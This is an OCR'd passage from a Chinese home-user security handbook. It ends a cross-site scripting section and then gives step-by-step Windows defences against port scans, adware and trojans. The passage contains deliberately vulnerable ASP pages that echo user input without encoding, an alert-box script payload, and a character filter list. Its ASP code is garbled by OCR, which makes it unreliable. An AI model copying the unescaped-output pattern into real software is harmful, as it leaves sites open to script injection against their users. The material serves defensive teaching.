如果服务器对用户的输入不进行有效的验证，黑客就会输入一些恶意的HTML代码。当这些HTML代码用于Script程序时，就能利用它来进行破坏，干扰用户正常地浏览网页。

用户在浏览网页时，经常会出现按钮失效的情况，例如关不掉或者越关弹出的窗口越多。其实这些窗口常是伴随着由Java或JavaScript生成的失效按钮，被称为“鼠标陷阱”。这种情况常在管理员不在的时侯发生，鼠标陷阱事件是黑客利用跨站Script方法攻击客户的典型范例。

当然，黑客的目的并不是简单地搞恶作剧，窃取用户的资料、破坏用户计算机和服务器系统才是他们的最终目标。

2 简单的攻击举例

动态输入大致有这几种形式：URL参数、表格元素、Cookies，以及数据请求。下面来分析这个只有两个页面的网站，假设网站名为：test.com。

第一页使用一张表格或Cookie来获取用户名，其代码如下。

```
<%@ Language=VBScript%>
<% If Request.Cookies("userName")<>""tr
Then
Dim strRedirectUrl
strRedi rectUrl= "page2.asp ?use rName="strReadirectUrl=strRed
irectUrl & Response. Cookies("userName")
Response. Redirect (strRedirectUrl)
Else %>
<HTML>
<HEAD>
<TITLE>test.com</TITLE>
</HEAD>
<BODY>
<H2>test.com</H2>
<FORM  method="post"  action="page2.asp">
输入用户名:
<INPUT  type="text" name="userName">
<INPUT  type="submit" name="Submit" value="submit">
</FORM>
</BODY>
</HTML>
<% End If %>
```

第二页返回用户名以示欢迎，其代码如下。

```
<%@ Language=VBScript%>
<%Dim strUserName
```

```
If Request.QueryString ("userName")<>"" Then
 strUserName=Request.QueryString("userName")
Else
 Response.Cookies("userName")=Request.Form("userName")
strUsetName=Request.Form("userName")
End If %>
<HTML>
<HEAD></HEAD>
<BODY>
<H3 align="center">欢迎:<%=strUserName %>
</H3>
</BODY>
</HTMl>
```

当用户正常地输入文字时，一切都很正常。如果输入Script代码：<script>alert("Hello: ";</script>，就会弹出JavaScript警告对话框。当下一次访问时，这个警告标签同样会出现，这是因为这个Script代码在第一次访问时Cookie已经把它记录下来了。

3 用电子邮件进行跨站Script攻击

跨站Script攻击常用诱惑性或者警告性的语言诱使受害者单击一个超级链接，在这个超级链接的UserName参数中添加Script代码。如果用户不幸点了链接，就会自动地下载里面所带的ActiveX代码，并在计算机里运行，这样就达到了攻击者的目的。

4 防范措施

为了维护广大用户和软件公司的利益，对于跨站Script攻击的防范研究从来没有停止过，现在主要的防范手段有以下几种。

- 对动态生成的页面字符进行编码。这样操作的目的是防止黑客更改网站字符设置而轻易地通过防线。
- 对输入进行过滤和限制。利用一些JavaScript程序，对关键字进行过滤。对于输入中含有以下字符的，一律不允许递交。< > " ' % ; ( ) & + -过滤掉了这些符号，黑客用于攻击的语句也就不起作用了。

服务器端过滤

有时黑客会修改网页源代码，绕过在客户端执行的Script语句限制，因此更加妥善的做法是在服务器端进行过滤，这样黑客就很难再做手脚了。另外，对于位数的限制，也可以很好地限制长程序的输入。

- 使用HTML和URL编码。对所有动态页面的输入和输出都应进行编码，甚至在数据库数据的存入和取出时也应如此，这样用户就能在很大程度上避免跨站Script的攻击。

Chapter 13

防范扫描与恶意软件


本章导读

来自网络的攻击有两种形式：一种是人工控制的扫描、探测等，另一种是来自木马程序与广告软件的入侵。对于这两种“手动”与“自动”的攻击方式，都要有恰当的方法去防范。本章就专门针对这两种方式，讲解通过Windows自带功能及其他一些专门的安全软件来防范网络攻击的方法。

知识技能要求

通过对本章内容的学习，读者将学会防范端口扫描与恶意软件攻击的方法。学完后可掌握的相关技能知识如下：

- 掌握设置代理服务器的方法
- 掌握关闭端口的方法
- 掌握清除恶意广告软件的方法
- 掌握清除木马程序的方法
- 掌握使用360安全软件维护系统安全的方法



13.1 保护IP和端口

IP是通向我们计算机的地址，端口是通向我们计算机的“门”。保护地址和门，可以有效地挡住大部分攻击。

13.1.1 设置代理服务器

视频教程见光盘

代理服务器对应现实生活，有点像邮政信箱。某些人由于各种原因，例如居所不定，但又经常有信件来往，于是就在邮局开设一个信箱，这样所有给他的信都送往“某市某街邮局83号信箱”，此人只需抽空去取信即可。由于信件通过邮局信箱的中转，他就没有暴露自己的真实地址。

代理服务器的功能也与此类似。用户计算机通过代理服务器访问网络，对外界而言，即使有人想侦测用户计算机的IP地址，看到的也只是代理服务器的地址，得不到用户的真实IP地址，这样就达到了保护自身安全的目的。

在Windows中，可以方便地为IE浏览器设置代理服务器，这样在浏览网页时就更加安全了。

1 打开“Internet属性”对话框


❶ 右击桌面的“Internet Explorer”图标；❷ 在打开的快捷菜单中单击“属性”命令，如下图所示。

2 进入局域网设置界面

❶ 单击选项卡“连接”选项卡；❷ 单击“局域网设置”按钮，如下图所示。

③ 设置代理服务器

❶ 选中“为LAN使用代理服务器”复选框；❷ 输入代理服务器的地址与端口；❸ 单击“确定”按钮，即可为IE浏览器设置好代理服务器，如右图所示。



读者可能要问到哪里去找代理服务器呢？网上有很多专门收集代理服务器地址的网站，例如http://www.freeproxylists.net/，这个网站可以找到最新的匿名代理服务器供用户使用，如下图所示。

在线代理

如果只是想临时使用一下代理服务器，可访问在线代理，如http://www.minidaili.com/，在在线代理的文本栏中填入要访问的地址，再按回车键即可。

13.1.2 关闭端口

虽然设置了代理服务器，但并不代表就不会被黑客找上门，因为很多黑客使用扫描工具进行大范围扫描，不管有没有代理服务器，都有可能被扫描到。

关闭端口的方法：启用TCP/IP筛选器，即可对TCP与UDP端口进行限制或关闭。这里讲解禁用NetBIOS，关闭137、138及139端口，预防IPC$的入侵方法，其具体操作步骤如下。

① 打开“网络连接”窗口

双击“控制面板”中的“网络连接”图标，如右图所示。

② 打开“本地连接 属性”对话框


❶ 右击“本地连接”图标；❷ 单击“属性”命令，如下图所示。

③ 选择“Internet协议”复选框

❶ 选择“Internet协议（TCP/IP）”复选框；❷ 单击“属性”按钮，如下图所示，即可打开“Internet协议（TCP/IP）属性”对话框。


④ 打开“高级TCP/IP设置”对话框

单击“高级”按钮，如下图所示。



⑤ 禁用NetBIOS

❶ 选择“禁用TCP/IP上的NetBIOS”单选按钮；❷ 单击“确定”按钮，如下图所示。



13.1.3 配置安全策略保护端口


视频教程见光盘

网上有些扫描器（如letmein.exe、whoisadmin.exe等）是通过TCP的139和445端口来获取一些计算机相关信息的，例如计算机的名称、管理员账号，这样便可以通过相应的黑客工具进行入侵了。当知道了管理员的账号后，可以通过猜测或者暴力破解其密码的方法来获得计算机的控制权。

用户可以对安全策略进行配置来禁止TCP的139/445连接，具体操作步骤如下。

1 打开“管理工具”窗口

双击“控制面板”中的“管理工具”图标，如下图所示。



2 打开“本地安全设置”窗口


双击“本地安全策略”图标，如下图所示。

3 打开管理筛选器表的对话框

❶ 右击“IP安全策略，在 本地计算机”分支；❷ 单击“管理IP筛选器表和筛选器操作”命令，如下图所示。


4 打开“IP筛选器列表”对话框

单击“添加”按钮，如下图所示。




5 添加列表

在打开的“IP筛选器列表”对话框中，❶ 设置列表的名称与描述；❷ 单击“添加”按钮，如下图所示。




6 进入“IP筛选器向导”界面

进入“IP筛选器向导”界面，单击“下一步”按钮，如下图所示。




7 设置源地址

❶选择“任何IP地址”选项；❷单击“下一步”按钮，如下图所示。




8 设置目标地址

❶选择“我的IP地址”选项；❷单击“下一步”按钮，如下图所示。




9 选择协议类型

❶选择TCP选项；❷单击“下一下”按钮，如下图所示。




10 选择端口

❶选择“到此端口”单选按钮；❷输入“139”端口；❸单击“下一步”按钮，如下图所示。



11 完成139端口筛选器列表设置

进入最后一步，单击“完成”按钮，如下图所示。




12 管理筛选器操作

返回“管理IP筛选器表和筛选器操作”对话框后，❶选择“管理筛选器操作”选项卡；❷单击“添加”按钮，如下图所示。


13 打开“筛选器操作向导”对话框

弹出“筛选器操作向导”对话框，单击“下一步”按钮，如下图所示。




14 设置筛选器操作的名称

❶ 输入筛选器操作的名称；❷ 单击“下一步”按钮，如下图所示。



15 设置操作行为

❶ 选择“阻止”单选按钮；❷ 单击“下一步”按钮，如下图所示。




16 完成139端口筛选器操作的设置

单击“完成”按钮，退出“筛选器操作向导”对话框，如下图所示。

17 建立445端口筛选器的操作

返回“管理IP筛选器表和筛选器操作”对话框，❶ 按照上述步骤，再建立445端口的项目；❷ 单击“关闭”按钮，如下图所示。




18 启动“IP安全策略向导”

返回“本地安全设置”窗口，❶ 右击“IP安全策略，在 本地计算机”分支；❷ 单击“创建IP安全策略”命令，如下图所示。

19 进入“IP安全策略向导”界面

弹出“IP安全策略向导”对话框，单击“下一步”按钮，如下图所示。



20 设置安全策略的名称


❶ 输入策略名称；❷ 单击“下一步”按钮，如下图所示。

21 添加安全规则

单击“下一步”按钮及“完成”按钮，弹出“禁139/445属性”对话框，单击“添加”按钮，如下图所示。


22 进入“安全规则向导”界面

弹出“安全规则向导”对话框，单击“下一步”按钮，如下图所示。




23 选择筛选器

❶ 选中列表中禁止139端口的单选按钮；❷ 单击“下一步”按钮，如下图所示。




24 选择操作

❶ 选中“139操作”单选按钮；❷ 单击“下一步”按钮，如下图所示。




25 完成139端口策略的设置

单击“下一步”按钮和“完成”按钮，返回到“编辑规则 属性”对话框，单击“确定”按钮，如下图所示。




26 完成445端口策略的设置

1. 按照上述步骤，设置445端口的规则；
2. 单击“确定”按钮，如下图所示。




27 关闭新建策略对话框

返回到“禁139/445 属性”对话框，单击“关闭”按钮，如下图所示。



28 指派策略

返回到“本地安全设置”窗口，1 右击新建的IP安全策略，2 单击“指派”命令，如下图所示。



13.2 清除恶意广告软件

计算机上的广告软件是一种程序，用户不时去点击，就会获得报酬。但后来出现了恶意的广告软件，它以病毒的技术顽固地盘踞在用户的计算机内，显示各种广告，由于恶意广告软件采用了一些“非常手段”，因此无法被正常删除，给用户带来极大的困扰。除此之外，恶意广告软件还在后台收集用户信息牟利，危及用户隐私，消耗系统资源，使计算机运行变慢，是必须要从计算机中驱除的恶意软件。

13.2.1 使用Ad-Aware驱逐恶意广告软件


Ad-Aware是一个很不错的系统安全工具，能够扫描计算机中的网站所发送的广告跟踪文件和相关文件，并且能够安全地将它们删除，使用户不会因此而泄露自己的隐私和数据，还能够搜索并删除的广告软件，包括Web 3000、Gator、Cydoor、Radiate/Aureate、Flyswat、Conducent/TimeSink和CometCursor等。该软件的扫描速度相当快，并且能够生成详细的报告，对经常访问国外网站的用户比较实用。Ad-Aware软件可到http://www.filehippo.com/download_ad-aware下载。

1 执行扫描

打开Ad-Aware主界面，单击Scan System按钮，如下图所示。

2 选择处理方式

扫描完毕以后，如又发现可疑文件，❶单击按钮，❷选择处理方式，如下图所示。



3 开始处理

单击Perform Actions Now按钮，如下图所示。

4 处理完毕

处理完毕后，弹出提示对话框，单击OK按钮即可，如下图所示。

在第二步中，可以选择的处理方式共有4种。

- Quarantine：将可疑文件隔离起来，如果用户确认该文件无害，可从隔离区中恢复。
- Remove：移除可疑文件。
- Allow Once：这一次放过这个可疑文件。
- Add to Ignore：如果用户确定该文件无害，可以将其添加到“忽略”列表中，以后再也不会对其进行检查。

恶意广告软件的别称

恶意广告软件表现顽固，难以删除，又被称为“流氓软件”；因为恶意广告软件经常搜集用户的信息，也被称为“间谍软件”；又因为恶意广告软件恶评如潮，所以也称为“恶评软件”。

13.2.2 使用安博士软件驱逐恶意广告

安博士反间谍软件是安博士公司以10年累计的防病毒技术经验为基础所开发的间谍软件。安装了安博士反间谍软件，利用专门的解决方案，可让用户更放心地使用网络。

安博士的使用方法很简单，按照以下操作进行查杀即可。

1 开始处理

单击“开始检查”按钮，如下图所示。

2 处理完毕

发现目标后，弹出提示对话框，单击“确认”按钮即可，如下图所示。

13.3 清除木马

在前面的内容中已经对木马植入进行了详细的介绍，并对一些常见木马的清除和卸载进行了简单的讲述。虽然多数木马的手工清除并不复杂，但是在不了解该木马的情况下，要确定该木马的名称、入侵端口、隐藏位置和清除方法等则非常困难，而使用一些软件可以轻松地完成清除木马的任务。

13.3.1 使用Windows任务管理器管理进程

视频教程见光盘

Windows任务管理器可以管理系统中正在运行的程序和进程。一般情况下，像病毒、木马和恶意广告软件等都是以进程形式存在于内存中，而不会作为一个单独的程序出现在内存里。

进程就是系统中应用程序的运行实例，是应用程序的执行时在内存中的实体。进程中也包括用户不知道而自动运行的非法程序，如病毒和木马。对于手工杀毒来说，危害较大的病毒同样会以进程的形式出现在系统内部，那么认识进程并及时地查看和准确地杀掉非法进程能起着关键性的作用。

任务和进程的区别

知识加油站

在Windows任务管理器中，有“任务”和“进程”两个选项卡。那么两者的区别是什么呢？凡是出现在桌面任务栏里的程序，就可以在“任务”选项卡里查看到，也可以在“进程”选项卡里查看到，而在一个进程可以在“进程”选项卡里看到，但并不一定可以在“任务”选项卡里看到。


打开Windows XP进程管理器的方法很简单，只需按Ctrl+Alt+Delete组合键即可。在Windows 7操作系统下，则可在任务栏上单击鼠标右键，在弹出的快捷菜单中选择“启动任务管理器”命令。要在Windows任务管理器中查看和关闭进程，可按以下步骤操作。

1 选择要终止的进程

❶ 单击切换到“进程”选项卡；❷ 选择要终止的进程；❸ 单击“结束进程”按钮，如下图所示。

2 确认关闭操作

弹出“任务管理器警告”对话框，单击“是”按钮确认操作，如下图所示。



读者可能要说，虽然学会了关闭进程的方法，但哪些进程是正常的、哪些进程是属于病毒与木马的，我怎么知道呢？如果把正常的进程关闭了，会不会影响系统运行呢？

针对这种疑问，有人开发了一款称为“Windows进程管理器”的软件。这款软件里带有数据库，可以识别数千个常用的进程，可以自动屏蔽危险的进程，另外，用户还可以通过它查看进程的信息，以及该进程是由哪个文件执行并停留在内存中的，从而判断该进程是否正常。

关于Windows进程管理器

知识加油站

在进程列表中选择一个进程，然后单击“描述”按钮，可查看对该进程的详细解释。但不一定每个进程都会有描述，不在数据库内的进程是不会有描述的。

要查看某个进程所属的文件，可按照下面的步骤操作。

1 选择要查看的进程

❶ 右击要查看的进程；❷ 单击“文件定位”命令，如下图所示。

2 对文件进行操作

展开文件夹，被选中的文件即为该进程所属的文件，进行查看等操作，如下图所示。

Windows进程管理器还可以监控计算机的对外连接，只需选择“端口监听”选项卡，即可看到正在对外联系的端口。

13.3.2 使用Trojan Remover清除木马

Trojan Remover翻译为“特洛伊木马移除器”，是一个专门用来清除特洛伊木马和自动修复系统文件的工具，能够检查系统登录文件、扫描WIN.INI、SYSTEM.INI和系统登录文件，且扫描完成后会产生Log信息文件，帮助用户自动地清除特洛伊木马和修复系统文件。

安装Trojan Remover以后，数据库和主程序可能不是最新的，需要升级以后才能查杀到最新木马，升级的方法如下。

1 开启升级对话框

❶ 单击Utilities菜单；❷ 单击Check online for updates命令，如右图所示。

2 选择升级服务器

❶ 选择一个升级服务器；❷ 单击Check for new updates按钮，如下图所示。

3 进行升级

❶ 选择升级项；❷ 单击Update按钮进行升级，如下图所示。

用户可以根据自己的网络情况选择不同的升级服务器。对中国用户而言，选择3号服务器比较容易连通。

升完级以后，就可以扫描木马了，具体操作步骤如下。

1 开始扫描

在Trojan Remover主界面中单击Scan按钮，如右图所示。

② 处理可疑文件

❶ 选择处理方式；❷ 单击OK按钮，如右图所示。

处理方式有4种，其含义分别如下。

- Continue to allow this program to load as normal：允许该程序像以往一样运行。
- Prevent this program from running by removing its reference：取消注册表与该程序的关联，以防止该程序运行。
- Prevent this program from running, and rename the program file：阻止该程序运行，并重命名程序的名称。
- Exclude this file from future scans(no action will be taken on the file)：下次不再扫描该程序（对该程序文件没有任何改动）。

一般情况下，选择第三种处理方式，也就是选择Prevent this program from running, and rename the program file进行处理。如果确定该文件无害，可选择第一和第四种方式进行处理。


13.3.3 使用Unlocker删除顽固木马文件

在清除了木马时，常会发现有些残余文件无法删除。每当删除时，就会弹出对话框提示“文件正在使用，无法删除”。而木马程序往往借助这些无法删除的文件，在重启计算机时又死灰复燃。

Unlocker是一个专门删除顽固文件的小工具。它可以解除顽固文件的“被使用”状态，从而让删除得以顺利进行。使用之前，要先运行文件夹里的Install.bat文件进行安装，安装完毕后方可使用。


① 无法删除文件

在删除文件失败时，会弹出对话框提示用户，此时可单击“确定”按钮，如右图所示。



2 处理无法删除的文件

片刻后弹出Unlocker对话框，❶ 选择“删除”选项；❷ 单击“确定”按钮，如下图所示。



3 完成删除

删除完毕后，单击“确定”按钮，如下图所示。

13.3.4 使用360安全卫士维护系统安全

视频教程见光盘

360安全卫士是奇虎公司推出的一款免费安全软件，它拥有查杀恶意软件、插件管理和诊断及修复系统等功能，同时还提供弹出插件免疫、清理使用痕迹及系统还原等特定的辅助功能。

360安全卫士与360杀毒

